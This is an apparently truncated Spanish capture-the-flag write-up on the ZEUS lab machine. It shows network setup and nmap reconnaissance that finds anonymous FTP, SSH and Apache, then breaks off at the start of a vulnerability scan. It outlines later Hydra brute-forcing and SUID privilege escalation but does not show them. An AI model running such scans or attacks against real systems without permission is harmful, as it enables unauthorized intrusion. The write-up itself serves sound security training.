WRITE UPS ZEUS

Level : Intermedio

PAULA FERNÁNDEZ LÓPEZ

PASOS

1. **Scanning**

- NMAP

2. **Enumeration**

- Dirb

3. **Exploitation**


- Hydra
- SSH
- Jailkit

4. **Privilege Escalation**

- Exploiting Suid rights

En primer lugar me descargo la máquina vulnerable **ZEUS** y añado la maquina a mi VirtualBox

ZEUS
Corriendo


General

Nombre: ZEUS
Sistema operativo: Other Linux (64-bit)

Sistema

Memoria base: 2048 MB
Procesadores: 2
Orden de arranque: Disquete, Óptica, Disco duro
Aceleración: Paginación anidada, PAE/NX, Paravirtualización KVM

Pantalla

Memoria de vídeo: 16 MB
Controlador gráfico: VMSVGA
Servidor de escritorio remoto: Inhabilitado
Grabación: Inhabilitado

Almacenamiento

Controlador: IDE
Dispositivo IDE secundario 0: [Unidad óptica] Vacío
Controlador: SATA
Puerto SATA 0: zeus.vmdk (Normal, 4,00 GB)

Audio

Controlador de anfitrión: Predeterminado
Controlador: ICH AC97

Red

Adaptador 1: Intel PRO/1000 MT Desktop (Adaptador solo anfitrión, «VirtualBox Host-Only Ethernet Adapter»)

USB

Controlador USB: OHCI, EHCI
Filtros de dispositivos: 0 (0 activo)

Carpetas compartidas

Ninguno

Descripción


Ninguno

Arranco la maquina de Kali y Zeus

Empiezo haciendo un **ip a** en mi kali para ver la ip de la máquina vulnerable, al ser una ip static (192.168.131.170) tengo que adaptar la red de kali en la misma red para poder verla.


Mediante el comando **sudo nano /etc/network/interfaces** accedemos al archivo de interfaces de redes que modificaremos.

Dentro añado esas líneas al final del archivo, guardamos, salimos y reiniciamos con el comando **sudo systemctl restart networking.service**



```
 GNU nano 7.2                                   /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
auto eth0
iface lo inet loopback
iface eth0 inet static
address 192.168.131.100
netmask 255.255.255.0
gateway 192.168.131.1
```


Con el comando **ip a** ya me dará la ip de la máquina vulnerable **192.168.131.100** y seguidamente hago un ping para comprobar que estamos conectados y se comunican entre ellas.



```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:cb:7e:f5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.131.100/24 brd 192.168.131.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fecb:7ef5/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ba:45:6b brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.103/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
       valid_lft 576sec preferred_lft 576sec
    inet6 fe80::9ce1:95b:316b:9485/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ ping 192.168.131.170
PING 192.168.131.170 (192.168.131.170) 56(84) bytes of data.
64 bytes from 192.168.131.170: icmp_seq=1 ttl=64 time=0.763 ms
64 bytes from 192.168.131.170: icmp_seq=2 ttl=64 time=0.645 ms
64 bytes from 192.168.131.170: icmp_seq=3 ttl=64 time=0.922 ms
64 bytes from 192.168.131.170: icmp_seq=4 ttl=64 time=0.878 ms
^C
── 192.168.131.170 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3061ms
rtt min/avg/max/mdev = 0.645/0.802/0.922/0.107 ms
```

A continuacion pongo el comando **nmap -sn 192.168.131.0/24** para que me detecte donde esta la maquina


y su **ip sería 192.168.131.170**



```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.131.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 06:46 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS
Nmap scan report for 192.168.131.100
Host is up (0.0019s latency).
Nmap scan report for 192.168.131.170
Host is up (0.0021s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 6.50 seconds
```


Seguidamente pongo el comando **nmap -A 192.168.131.170** para realizar un escaneo completo de la máquina 192.168.131.170

Uso **nmap** para la enumeración de puertos y servicios. Y tenemos los puertos **21, 22** y **80** abiertos en la máquina de destino.




```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.131.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 06:47 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --sy
Nmap scan report for 192.168.131.170
Host is up (0.0023s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.131.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 79:62:0d:b3:16:c1:8c:83:1a:06:1f:c7:95:c9:9d:7f (DSA)
|   2048 5c:db:b8:92:4e:70:6a:91:7e:4b:57:21:29:84:ec:bf (RSA)
|_  256 d8:98:4a:89:cd:fd:eb:44:6c:84:14:f7:eb:b3:bd:68 (ECDSA)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: MyTelecom
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: Host: Welcome; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.36 seconds
```

El puerto 80 está abierto e intento abrir la dirección IP en el navegador, pero no encontramos nada útil en la página web.




Hago un **nmap -v -sCV –script-vuln 192.168.131.1170** para que me dé más información de la máquina y me analice y detecte las vulnerabilidades




```
┌──(kali㉿kali)-[~]
└─$ nmap -v -sCV --script=vuln 192.168.131.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 06:48 EST
